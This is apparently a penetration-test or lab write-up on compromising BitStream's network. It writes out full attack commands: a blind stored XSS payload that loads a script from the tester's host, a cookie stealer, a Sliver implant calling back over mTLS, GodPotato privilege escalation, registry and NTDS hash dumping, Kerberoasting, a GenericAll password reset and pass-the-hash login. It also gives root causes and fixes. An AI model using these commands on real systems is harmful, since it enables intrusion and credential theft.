
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth -x 'whoami /all'
Running whoami /all through the SQL service shows that the account holds SeImpersonate.
Step 3: plan the foothold
The game plan is:
- In Sliver, generate an implant
- Upload GodPotato and the implant
- Execute the implant via GodPotato
- Dump registry keys (Pypykatz and KvcForensic were having trouble parsing the LSASS dump)
- Crack any hash from the dump
- Start a SOCKS5 proxy
- Test the credentials against the DC
- Grab BloodHound data
Step 4: generate the Sliver implant
generate --mtls [redacted]:443 --format exe --os windows --arch amd64 --evasion --save update.exe
This produces a Windows amd64 executable that calls back over mTLS to the tester's host on port 443, with evasion enabled, saved as update.exe.

Step 5: upload the implant and GodPotato
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth --put-file update.exe C:\\Windows\\Temp\\update.exe
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth --put-file /opt/resources/windows/GodPotato-NET4.exe C:\\Windows\\Temp\\gp.exe
Both files land in C:\Windows\Temp.


Step 6: execute the implant through GodPotato
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth -x 'C:\Windows\Temp\gp.exe -cmd "update.exe"'
GodPotato is used to run the implant, abusing the SeImpersonate privilege.
Step 7: dump registry hives


With the implant running, the tester takes SeBackupPrivilege and saves the three hives needed for offline credential extraction:
remote-get_priv -- -privilege SeBackupPrivilege
remote-reg-save -- -path SYSTEM -output-path C:\\Windows\\Temp\\sys.hive -hive 2
remote-reg-save -- -path SECURITY -output-path C:\\Windows\\Temp\\sec.hive -hive 2
remote-reg-save -- -path SAM -output-path C:\\Windows\\Temp\\sam.hive -hive 2


Step 8: extract hashes from the hives
secretsdump -sam sam.hive -security sec.hive -system sys.hive LOCAL

Step 9: crack the hash
hashcat hacksmarter/bitstream/bob.hash rockyou.txt

Step 10: pivot and test the cracked credentials
socks5 start
The tester notes that the port must match the configuration.
proxychains -q nxc smb dc01.bitstream.hsm -u 'bob' -p 'pokemon' --shares


BloodHound and lateral movement
The cracked credentials are:
bob:pokemon
Proxychains through Sliver's SOCKS5 was giving trouble, so the tester uploaded SharpHound and collected BloodHound data that way instead:
upload /opt/resources/windows/SharpHound.exe
execute SharpHound.exe

The attack path identified in BloodHound:

Kerberoasting

proxychains -q nxc ldap dc01.bitstream.hsm -u 'bob' -p 'pokemon' --port 389 --kerberoasting kerb.hash

hashcat hacksmarter/bitstream/kerb.hash rockyou.txt

Saved passwords in the browser
With the new credentials, the tester logs onto the workstation via remmina. Since it is a workstation, multiple employees can be assumed to use the machine. Looking at the saved passwords in the browser reveals more credentials.
proxychains -q nxc smb dc01.bitstream.hsm -u 'luisa' -p 'Lulu_Des1gn!!' --shares

GenericAll over James
BloodHound shows that Luisa has GenericAll permissions over James.

The password is changed with impacket's changepasswd.py, because RPC was not working correctly:
proxychains changepasswd.py 'bitstream.hsm'/'james'@[redacted] -newpass 'HackSmarter123!' -altuser luisa -altpass 'Lulu_Des1gn!!' -reset -dc-ip [redacted]

proxychains nxc smb dc01.bitstream.hsm -u 'james' -p 'HackSmarter123!' --shares

Privilege escalation

With the new credentials, the tester digs deeper into the Scripts share on the Share server:
smbclientng -u 'james' -p 'HackSmarter123!' --host '[redacted]' -d bitstream.hsm

Reading Automated-AD-Backup.ps1 from the share reveals new credentials:
proxychains -q nxc smb dc01.bitstream.hsm -u 'svc_backup' -p 'P@ssw0rd2025!' --shares

Loot

With svc_backup, all domain hashes are dumped:
proxychains -q nxc smb dc01.bitstream.hsm -u 'svc_backup' -p 'P@ssw0rd2025!' --ntds

Finally, the tester logs in as Administrator with the recovered hash and grabs the final flag:
proxychains evil-winrm -u 'Administrator' -H '[redacted]' -i [redacted]

Root cause
The chain rests on a handful of distinct weaknesses, each of which the report demonstrates rather than theorises about:
- The Get A Quote body form is vulnerable to blind stored XSS: a payload that breaks out of the form and loads a remote script executes. The tester's out-of-band request to
/bodywas used to identify which user input was vulnerable to blind stored XSS. - Requesting
messages/1returned messages that were not sent to the tester, indicating the messaging platform is vulnerable to IDOR. - The SQL service account holds
SeImpersonate, which GodPotato abuses to run the implant. - Credentials are stored in places that are readable once a low-privileged foothold exists: in message bodies reachable through the IDOR, in the browser's saved password store on a shared workstation, and hard coded in
Automated-AD-Backup.ps1on a share. - Active Directory permissions are over-assigned: Luisa has
GenericAllover James, which permits a password reset and account takeover. - The network segmentation that keeps DC01 unreachable from the web subnet is bypassed by pivoting through the compromised SQL host, which can reach the next subnet.
Impact
The tester used the blind stored XSS to steal a session cookie and enter the employee portal. From there, the IDOR exposes other users' messages, which in this environment contained MSSQL credentials. Those credentials gave command execution on the SQL server, and GodPotato was used with SeImpersonate to run the implant. and from that host the tester reached the domain controller, cracked a domain account, kerberoasted another, harvested browser-saved credentials from a shared workstation, reset a user's password through GenericAll, read hard-coded backup credentials from a share, dumped all domain hashes and logged in as Administrator.
Each step depends on the previous one: the IDOR only matters because the messages contained credentials, the SQL foothold only matters because the SQL host can reach the next subnet, and the AD abuse only matters because of the over-permissioned GenericAll relationship and the credentials left on the share and in the browser.
Fix
- Encode output on the Get A Quote body form so stored input cannot break out of the form context, and apply a Content Security Policy that blocks inline and third-party script loads.
- Enforce object-level authorisation on the messaging endpoints so a user can only read messages addressed to them, regardless of the identifier supplied.
- Remove
SeImpersonatefrom the SQL service account, or run the SQL service under a lower-privileged account. - Stop storing credentials in message bodies, browser password stores on shared machines and scripts on shares; rotate every credential exposed during the test.
- Remove the unnecessary
GenericAllgrant over James and review AD permissions for similar over-assignments. - Treat the segmentation as a defence-in-depth control rather than a boundary: harden the web tier and the SQL host so a compromise of one does not grant a path to the domain controller.
Variants to test
- Stored XSS in other form fields. Submit the same break-out payload to every field that is rendered back to a user, and watch the out-of-band listener for a request to a path that does not exist. A hit confirms the field is rendered unsanitised.
- IDOR on other numeric endpoints. Wherever an object is addressed by an incrementing identifier, request neighbouring identifiers with a low-privileged session. A positive result is a response containing another user's data.
- Credential search in harvested data. Run a search over collected responses for terms such as
pass,pwdandsecret. A positive result is a credential pair that authenticates somewhere in scope. SeImpersonateon service accounts. After any MSSQL or IIS foothold, runwhoami /alland look forSeImpersonate. A positive result means a potato-style privilege escalation is worth attempting.- Kerberoastable accounts. Request service tickets for accounts with SPNs and crack them offline. A positive result is a recovered plaintext password that authenticates.
- Browser saved passwords on shared hosts. After logging into a workstation, inspect the browser's saved password store. A positive result is credentials for other users or services.
GenericAlland similar ACLs in BloodHound. Look for principals with full control over other principals. A positive result is the ability to reset the target's password and authenticate as them.- Hard-coded credentials in shares. Read scripts and configuration files on accessible shares. A positive result is a credential that authenticates to another host or to the domain.
What happened, in plain words
BitStream is a company that stores files for other businesses. They asked a security tester to break into their internal network on purpose, so they could find the weak spots before a real attacker did. The tester was given a VPN connection, which is like being handed a key to a private road into the company's building.
The tester started at the company's public website, found a way to make that website run code in an employee's browser, and used that to get into the employee area. Inside, a messaging page let the tester read other people's messages just by changing a number in the address bar. One of those messages contained a username and password for a database server. From that server the tester climbed further: cracked passwords, read passwords saved in a browser on a shared computer, reset someone else's password because of a permission mistake, found a password written inside a script on a file share, and finally took over the whole domain.
This article walks through the same steps in the same order, explaining each idea from scratch. You only need to know how to use a browser and a computer to follow along.
The setup
The company's network is split into separate sections, called subnets. Think of them as floors in an office building where the lifts only stop on certain floors. The tester notes that the section [redacted]/24 can talk to [redacted]/24 but cannot talk to [redacted]/24. The domain controller, the main server that runs the company's login system, sits in that last section. So the tester cannot reach it directly and has to hop through a machine that can, a technique called pivoting.
The report lists seven findings:
- Blind Stored XSS
- IDOR
- GodPotato
- Kerberoasting
- Saved Password in Browser
- GenericAll
- Hard Coded Creds
Each of these is explained where it first appears below.
Finding the way in
Scanning for open doors
The first step is to find out which servers exist and which services they are running. A port is like a numbered door on a computer; each service listens on a particular door number. The tester scans every address on a list:
nmap -iL ips.txt -sS -p- -Pn -A -T4 -v -oN nmap-scan.txt
Line by line:
nmapis the scanning tool.-iL ips.txttells it to read the list of addresses from a file calledips.txt.-sSis a fast, quiet way of checking whether a door is open.-p-means check all 65,535 possible door numbers, not just the common ones.-Pnmeans do not bother testing whether the machine is alive first; just scan it.-Aasks for extra detail about each service it finds.-T4sets a faster speed.-vprints progress as it goes.-oN nmap-scan.txtsaves the results to a text file.
The scan builds a map of the network:
| Host | Address | Open ports |
|---|---|---|
| web.bitstream.hsm | [redacted] | 22 (OpenSSH 9.6p1 Ubuntu), 80 (Node.js Express) |
| sql.bitstream.hsm | [redacted] | 1433 (Microsoft SQL Server 17.00.1000.00), 3389, 5985 |
| wkst.bitstream.hsm | [redacted] | 3389, 5985 |
| share.bitstream.hsm | [redacted] | 135, 445, 3389, 5985 |
| dc01.bitstream.hsm | [redacted] | all filtered |
A few things to notice. The web server answers on port 80, the standard door for websites, and its page title is "BitStream Storage - Corporate Cloud Solutions". It accepts the usual web requests: GET (fetch a page), HEAD (fetch just the headers), POST (send data) and OPTIONS (ask what is allowed). The Windows machines report a domain name of BITSTREAM. The file-sharing machine has SMB, the Windows file-sharing service, with message signing enabled but not required. And the domain controller shows every port as filtered, meaning the network is blocking the tester from reaching it, exactly as the segmentation suggested.
Looking for hidden pages
Websites often have pages that are not linked from anywhere. A directory scanner tries a long list of common names and reports which ones exist:
feroxbuster -u <http://web.bitstream.hsm>
feroxbusteris the scanner.-ugives the starting address to explore.
This reveals the site's directories. One interesting find is that the portal page redirects to a login form, so that page sits behind an authentication wall: you cannot see it without logging in.
Blind Stored XSS
On the website there is a Get A Quote page, where a visitor can type something and send it in. The tester flags this as a possible place for XSS, which stands for cross-site scripting. In plain terms, XSS is when a website takes text from a user and later shows it to someone else as if it were part of the page, so that text can include instructions the browser will obey. A stored XSS is worse than a one-off: the text is saved on the server and shown to every visitor afterwards, like a note pinned to a noticeboard that everyone reads.
"Blind" means the tester cannot see the result directly. Instead, the tester runs a small web server on their own machine and puts a link to it in the submitted text. If the company's server later shows that text to a browser, the browser will try to load the link, and the tester's little server will record the visit. It is like leaving a tripwire: you do not need to watch the room, you just check whether the wire was tripped.
The tester follows the HTB XSS Session Hijacking guide and points the payload at a /body page that does not exist, purely to see whether the request arrives. The purpose is to work out which input field is vulnerable.
Looking at the page source, the tester sees that the input has to break out of the form first, before script tags can run:
"><script src=http://1b92.168.211.2/body></script>
Line by line:
">closes whatever HTML attribute and tag the page had wrapped around the input. Without this, the browser would treat everything after it as ordinary text inside the form.<script src=http://1b92.168.211.2/body>tells the browser to fetch and run a script from the tester's own machine at that address.</script>closes the script tag.
If the page shows this text back to a visitor without cleaning it, the visitor's browser will fetch the script and run it. That is the tripwire firing.
The body form is vulnerable to blind stored XSS. To turn that into a real break-in, the tester uses a tool called Tyler's XSS Cookie Stealer:
python3 xss-cookie-stealer.py [redacted]
python3runs the Python programming language.xss-cookie-stealer.pyis the tool's script.[redacted]is the tester's own address, so the tool knows where to listen.
A cookie is a small piece of text a website asks your browser to keep and send back with every request. It is how a site remembers that you are logged in, like a wristband at an event: show the wristband and you get back in without queuing again. If an attacker can read someone's cookie, they can often pretend to be that person. The stealer tool waits for a browser to send its cookie and shows it to the tester.
With the cookie captured, the tester opens the browser's developer tools (DevTools, the built-in panel for inspecting and editing what a page does) and enters the cookie to take over the session:
IDOR in the messaging platform
Exploring the employee portal, the tester finds an internal messaging platform. The tester also notes that all the alert(1) payloads sent during testing started firing when visiting the Recent Quotes page. alert(1) is the simplest possible script: it makes a pop-up box appear. Seeing it fire means the stored script really did run in the browser.
Looking through the messages, the tester notices that the address bar shows messages are numbered. That suggests an IDOR, which stands for Insecure Direct Object Reference. In plain terms, the website uses a simple number to decide which message to show, and never checks whether the person asking is allowed to see that message. It is like a hotel that hands out room keys numbered 1, 2, 3 and lets anyone who asks for key number 4 into room 4.
Requesting messages/1 returns messages that were not sent to the tester, which confirms the messaging platform is vulnerable to IDOR.
